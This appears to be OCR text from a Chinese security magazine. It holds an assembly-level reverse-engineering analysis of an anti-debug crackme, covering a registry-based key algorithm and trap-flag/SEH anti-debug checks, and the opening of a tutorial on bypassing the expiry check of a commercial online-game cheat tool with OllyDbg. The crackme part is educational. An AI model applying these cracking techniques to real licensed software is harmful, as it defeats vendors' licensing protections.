无线WEP破解在2001年就已经变得可行,它当时的设计更多地没有考虑安全因素,随着WPA及WPA2的推出,WEP可以说应该退出无线舞台了,因为它确实是可以被真正破解的。所以,建议现在还在应用无线WEP加密的,马上升级为WPA。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:汇编

关键词:破解、算法、Anti-debug

Anti-debug Crackme 算法分析




文/图 木木

对于想学习逆向的朋友来说,www.crackmes.de确实是一个不错的网站,里面的资源很丰富,可以学到不少东西。本文给大家带来的Crackme的注册算法与注册表有关,其中还有

Anti-debug,个人觉得实现得还是蛮精彩的,有必要与大家分享一下。

算法分析

算法的实现是与注册表相关的,我们先在操作注册表的函数上下断,用OllyDbg载入,单击右键→搜索→当前模块中的名称,看看它都调用了哪些函数,如图1所示。



地址	区段	类型	名称
004050C4	.idata	导入	USER32.BeginPaint
004050A8	.idata	导入	USER32.DialogBoxParamA
004050B8	.idata	导入	USER32.EndDialog
004050A4	.idata	导入	USER32.EndPaint
004050E0	.idata	导入	KERNEL32.ExitProcess
004050D4	.idata	导入	KERNEL32.GetCurrentThread
004050B0	.idata	导入	USER32.GetDlgItemTextA
004050D0	.idata	导入	KERNEL32.GetModuleHandleA
004050AC	.idata	导入	USER32.GetSystemMetrics
004050CC	.idata	导入	KERNEL32.GetThreadContext
004050C0	.idata	导入	USER32.GetWindowRect
004050DC	.idata	导入	KERNEL32.IsDebuggerPresent
004050B4	.idata	导入	USER32.MessageBoxA
00409000	.tc	导出	<ModuleEntryPoint>
004050BC	.idata	导入	USER32.MoveWindow
004050F0	.idata	导入	ADVAPI32.RegCloseKey
004050EC	.idata	导入	ADVAPI32.RegOpenKeyExA
004050E8	.idata	导入	ADVAPI32.RegQueryValueExA
004050D8	.idata	导入	KERNEL32.SetThreadContext

图1

单击鼠标右键→切换断点,在函数上下断。成功断下后,取消断点,执行到用户代码,会得到以下代码:

```
00403286  push aescul.00404B0E
//pHandle = aescul.00404B0E
0040328B  push 1
// |Access = KEY_QUERY_VALUE
0040328D  push 0  //|Reserved = 0
0040328F  push aescul.00404000
//|Subkey = "Software\Microsoft\
//Windows\CurrentVersion"
00403294  push 80000002
// |hKey = HKEY_LOCAL_MACHINE
00403299  call <jmp.&ADVAPI32.RegOpenKeyExA>
0040329E  push aescul.00404B12
//pBufSize = aescul.00404B12
004032A3  push aescul.004043BC
// |Buffer = aescul.004043BC
004032A8  push 0  // |pValueType = NULL
004032AA  push 0  //|Reserved = NULL
004032AC  push aescul.00404033;
//|ValueName = "ProductId"
004032B1  push dword ptr ds:[404B0E]
// |hKey = 194
004032B7  call <jmp.&ADVAPI32.RegQueryValueExA>
```

程序通过读取注册表HKEY_LOCAL_MACHINE Software\Microsoft\Windows\CurrentVersion\ ProductId的键值获得了Windows的注册码,向上翻阅,得到如下代码:

```
00403224  push 40// \Count = 40 (64.)
00403226  push aescul.004041BA
// |Buffer = aescul.004041BA
0040322B  push 3E8// |ControlID = 3E8 (1000.)
00403230  push dword ptr ss:[ebp+8]
// |hWnd = 0132029E ('Y2K +HCU Strainer-
// (c) Aescu...',class='#32770')
00403233  call <jmp.&USER32.GetDlgItemTextA>
00403255  push 40// \Count = 40 (64.)
00403257  push aescul.004042BA
// |Buffer = aescul.004042BA
0040325C  push 3E9// |ControlID = 3E9 (1001.)
00403261  push dword ptr ss:[ebp+8]
// |hWnd = 0132029E ('Y2K +HCU Strainer-
// (c) Aescu...',class='#32770')
00403264  call <jmp.&USER32.GetDlgItemTextA>
```

程序在这里调用函数GetDlgItemTextA,得到我们输入的注册名和注册码。算法的精髓部分从下面代码处开始:

```
00403061  push ebp
00403062  push edi
00403063  push esi
```

将ebp、edi、esi中的值压入堆栈。这里ebp储存的是循环的总次数,edi和esi的初始值为0,esi在这里充当循环计数器。

```
00403064  mov ebp,aescul.004044C0
//取了一个字符串 ASCII "015LZ7G123
//RXCV90PAS6TBN48YUHJKDF0QWEM"
00403069  mov ebx,aescul.004043BA
//取得到的Windows注册码 ASCII
//"WS76481-640-8834005-23375"
0040306E  mov al,byte ptr ds:[ebx+esi]
//取Windows注册码的第一个字符的十六进制
00403071  sar eax,4
//右移4位,原来eax中的值是357,右移后为35
00403074  and eax,0F
//这里的与运算相当于取待算数字的个位值,35经过
```

```
//运算后为5
00403077  call aescul.0040313B//  步入这个call
```

之后继续得到如下代码:

```
0040313B  mov dword ptr ds:[4044EE],esi
//将循环计数器的值保存到内存ds:[4044EE]
00403141  mov edx,dword ptr ds:[4044EA]
//edx充当这个call的循环计数器,初始edx为0
00403147  mov ecx,dword ptr ds:[4044E6]
//将循环总次数送入ecx
0040314D  cmp edx,ecx
//比较循环是否相等
0040314F  jb short aescul.00403153
//小于则跳转
00403151  xor edx,edx
00403153  movsx esi,byte ptr ss:[ebp+edx]
//取字符串"0I5LZ7G123RXCV9OPAS6TBN48YU
//HJKDF0QWEM"第一个字符的十六进制
00403158  and esi,8000000F
//这里的与运算相当于取待算数字的个位值
0040315E  jns short aescul.00403165 //非负则跳转
00403160  dec esi
00403161  or esi,FFFFFFF0
00403164  inc esi
00403165  cmp esi,eax
//判断从两个字符串中取得的字符的十六进制的个位
//是否相等
00403167  je short aescul.00403172 //相等则跳转
00403169  inc edx
0040316A  cmp edx,ecx
0040316C  jl short aescul.00403153
0040316E  xor edx,edx
00403170  jmp short aescul.00403153
00403172  mov dword ptr ds:[4044EA],edx
//将循环计数器的值保存到内存ds:[4044EA]
00403178  mov esi,dword ptr ds:[4044EE]
//将寄存器esi清空
0040317E  movsx eax,byte ptr ds:[edx+ebp]
//将找出的字符送入寄存器eax
00403182  inc edx  //将循环计数器增1
00403183  retn     //返回
```

这个call的作用是在字符串0I5L Z7G123RXCV9OPAS6TBN48YUHJKDF0QWEM中找与Windows注册码中的字符的十六进制的个位数相等的字符。分析完这个call后,我们继续往下分析。

```
0040307C  mov byte ptr ds:[edi],al
//将找到的字符保存到从00404502开始的内存中
0040307E  mov cl,byte ptr ds:[ebx+esi]
//取Windows注册码的第一个字符的十六进制
00403081  and ecx,0F
//取待算数字的个位值,这次是57,运算后为7
00403084  mov eax,ecx  //送入寄存器eax
00403086  call aescul.0040313B
//在字符串"0I5LZ7G123RXCV9OPAS6TBN48YU
//HJKDF0QWEM"中找十六进制的个位是7的字符
0040308B  mov byte ptr ds:[edi+1],al
//将找到的字符保存到内存中
0040308E  pop esi
0040308F  pop edi
00403090  pop ebp
```

以下代码用于恢复寄存器esi、edi和ebp的值。

```
00403091  inc esi  //循环计数器增1
00403092  add edi,2  //edi增2
00403095  cmp ebp,esi
//比较循环计数器的值是否与循环总次数相等
00403097  jnz short aescul.00403061
//不等则进入下一轮循环
```

总结一下,算法先取得Windows注册码中的字符的十六进制数的10位,然后调用call aescul.0040313B,在字符串0I5L Z7G123RXCV9OPAS6TBN48YUHJKDF0QWEM中寻找字符的十六进制数个位与其相等的字符,并将找到的字符保存到内存。之后算法又取Windows注册码中的字符的十六进制数的个位,调用call aescul.0040313B在字符串0I5LZ7G123RXCV9OPAS6TBN48YUHJKDF0QWEM中寻找字符的十六进制数个位与其相等的字符,并将找到的字符保存到内存。这些从字符串0I5L Z7G123RXCV9OPAS6TBN48YUHJKDF0QWEM中找到的字符组成了真正的注册码。

接下来的算法就是与我们输入的假注册码分段比较,决定程序是跳向注册成功还是注册失败,代码如下:

```
00403099  xor esi,esi    //清空esi
0040309B  mov eax,dword ptr ds:[esi+4042BA]
//取输入的注册码的前四个字符
004030A1  mov ebx,dword ptr ds:[esi+404502]
//取生成的真注册码的前四个字符
004030A7  cmp eax,ebx   //比较是否相等
004030A9  jnz short aescul.004030F0
//不相等则跳向注册失败
004030AB  add esi,4    //esi增4
004030AE  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030B4  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
```

```
004030BA  cmp eax,ebx  //比较是否相等
004030BC  jnz short aescul.004030F0
//不相等则跳向注册失败
004030BE  add esi,4 //esi增4
004030C1  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030C7  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
004030CD  cmp eax,ebx //比较是否相等
004030CF  jnz short aescul.004030F0
//不相等则跳向注册失败
004030D1  add esi,4 //esi增4
004030D4  mov eax,dword ptr ds:[esi+4042BA]
//接着向下取
004030DA  mov ebx,dword ptr ds:[esi+404502]
//接着向下取
004030E0  cmp eax,ebx //比较是否相等
004030E2  jnz short aescul.004030F0
//不相等则跳向注册失败
```

到这里,算法部分的分析就告一段落了,接下来我们看看Anti-debug是如何操作的。

Anti-debug分析

Anti-debug部分是设置在上面算法部分之上的,从地址00403465处开始,代码如下:

```
00403038  xor eax,eax //清空eax
0040303A  push aescul.00403393
//offset of SEH handler
0040303F  push dword ptr fs:[eax]
00403042  mov dword ptr fs:[eax],esp
//install handler
```

这里设置了异常处理,一旦发生异常,程序就会调用地址00403393处的代码来处理异常。

```
00403045  pushfd //将EFL寄存器的值保存到堆栈
00403046  pushfd //将EFL寄存器的值保存到堆栈
00403047  pop eax //将EFL寄存器的值弹出到eax
00403048  or eax,100
//进行异或运算,原值为246,异或后为346
0040304D  push eax //将异或得到的值保存到堆栈
0040304E  popfd //恢复EFL寄存器的值
```

这里的代码通过修改EFL寄存器中的值,设置了陷阱标志。

```
0040304F  nop
//因为设置了陷阱标志,这里的nop将发送一个
//EXCEPTION_SINGLE_STEP(单步异常),程序调
//用前面设置的异常处理,前往地址00403393
00403393  push ebp
```

```
00403394  mov ebp,esp
00403396  call <jmp.&KERNEL32.GetCurrentThread>
//调用函数GetCurrentThread
0040339B  mov dword ptr ds:[40418F],eax
//保存得到的当前线程的句柄到内存ds:[40418F]
```

这里通过调用函数GetCurrentThread得到了当前线程的句柄。

```
004033A0  mov dword ptr ds:[4040BB],7C
004033AA  push aescul.004040BB
004033AF  push dword ptr ds:[40418F]
004033B5  call <jmp.&KERNEL32.GetThreadContext>
//调用函数GetThreadContext
```

这里通过调用函数GetThreadContext得到了调试寄存器。

```
004033BA  mov dword ptr ds:[4040BF],eax //清零
004033BF  mov dword ptr ds:[4040C3],eax //清零
004033C4  mov dword ptr ds:[4040C7],eax //清零
004033C9  mov dword ptr ds:[4040CB],eax //清零
004033CE  mov dword ptr ds:[4040D3],24FF
004033D8  mov dword ptr ds:[4040BB],18
004033E2  push aescul.004040BB
004033E7  push dword ptr ds:[40418F]
004033ED  call <jmp.&KERNEL32.SetThreadContext>
//调用函数SetThreadContext
```

这里先将调试寄存器的值清零,然后调用函数SetThreadContext更新调试器寄存器。

```
004033F2  mov eax,dword ptr ss:[ebp+10]
004033F5  mov edi,eax
004033F7  mov ebx,dword ptr ds:[edi+B8]
004033FD  cmp byte ptr ds:[ebx],0CC
00403400  je short aescul.0040341E
```

这里会读取从地址00403050处开始的代码(算法部分从这个地址开始),判断有没有0CC(Int3),也就是检查是不是由int3引发了异常,变相地检查了我们是否在那里下断,若是就会跳转到一个读取内存错误的异常处。

```
00403402  cmp byte ptr ds:[ebx],9D
00403405  je short aescul.00403411
```

判断有没有9D(popfd),即检查是不是由于堆栈的不平衡而引发的异常,若是则跳到00403411。


```
00403407  or dword ptr ds:[edi+C0],100
00403411  mov eax,dword ptr ss:[ebp+8]
00403414  cmp dword ptr ds:[eax],80000003
//这里的异常代码80000003就相当于int3,这里继续
//检查异常是不是由int3引起的
```

```
0040341A    je short aescul.0040341E
//跳转到一个读取内存错误的异常处
```

程序通过修改EFL寄存器的值设置陷阱标志，nop引发单步异常，在异常处理中检测调试。先调用GetCurrentThread、GetThreadContext和SetThreadContext清空调试寄存器，然后检测在算法代码部分是否有断点，若有就引发内存异常。

到此，我们就将这个Anti-debug Crackme分析完了。因为自己也是刚刚开始学习破解，虽然部分内容不是独立完成的，不过还是从中学到了不少新东西，希望大家也能从中学有所得。

前置知识：无
关键词：Web、三国、外挂破解



游戏外挂软件破解剖析

文/图 孙嘉骏

傲视天地是一款由上海鑫韵网络科技有限公司耗时2年时间精心打造的新一代战争策略类网页游戏。在玩游戏的过程中不免重复地建筑升级、武将升级，很麻烦，于是网上找了许久，总算找到了游戏的一款外挂软件来辅助使用，可没想到，我仅仅使用了10分钟左右，软件就弹出了“使用时间过期，请联系作者”的对话框，然后外挂软件就关闭了。哎，此时可谓相当不快啊，但转眼一看这种软件对反破解设计应该不是很复杂，于是就尝试进行了一下破解，记下破解思路与大家分享。

先看看软件，运行图如1所示。




图1

我们进行游戏菜单设置完以后，单击“开始运行”，运行过一会就会弹出提示过期对话框，如图2所示。




图2

既然是单击“开始运行”后程序弹出一个对话框，那么我们就应该可以找到一个断点，使程序断在弹出对话框之前，然后再对是否弹出对话框的条件进行分析，如图2所报，程序使用到期，那么就应该和系统的时间有直接的关系了。我们先运行程序，再用OllyDbg加载程序，如我所料，程序还是比较简单，并没有加反调试之类的东西（省去了不少麻烦）。因为上面提示对话框弹出时会调用到CreateWindow函数（或者CreateWindowExCreate WindowExA，都是一样的，实则上是CreateWindow->CreateWindowEx），于是我们在此类函数上下一个断点bp CreateWindow（有的OllyDbg

识别不出来,可以试一下其他两个函数)。我们用Alt+B快捷键打开断点菜单,可以看到已有断点0x77D507EA了吧!如图3所示。



图3

然后单击"开始运行"按钮,程序也就理所应当地断下来了,如图4所示。




图4

在此段代码下面不远处0x77D5082A就可以看到Call MessageBoxA这句代码了,可以肯定的是程序的确运行到了马上要弹出提示过期的对话框的过程中来了,那么程序是通过怎么样的判断运行到这的了?如果我们改变程序的判断条件,不让程序走这一条路,那么不就可以了么?好,我们开始找一下程序在哪判断的。我们用Alt+K快捷键打开OllyDbg的堆栈调用窗口,看到如图5所示情形。

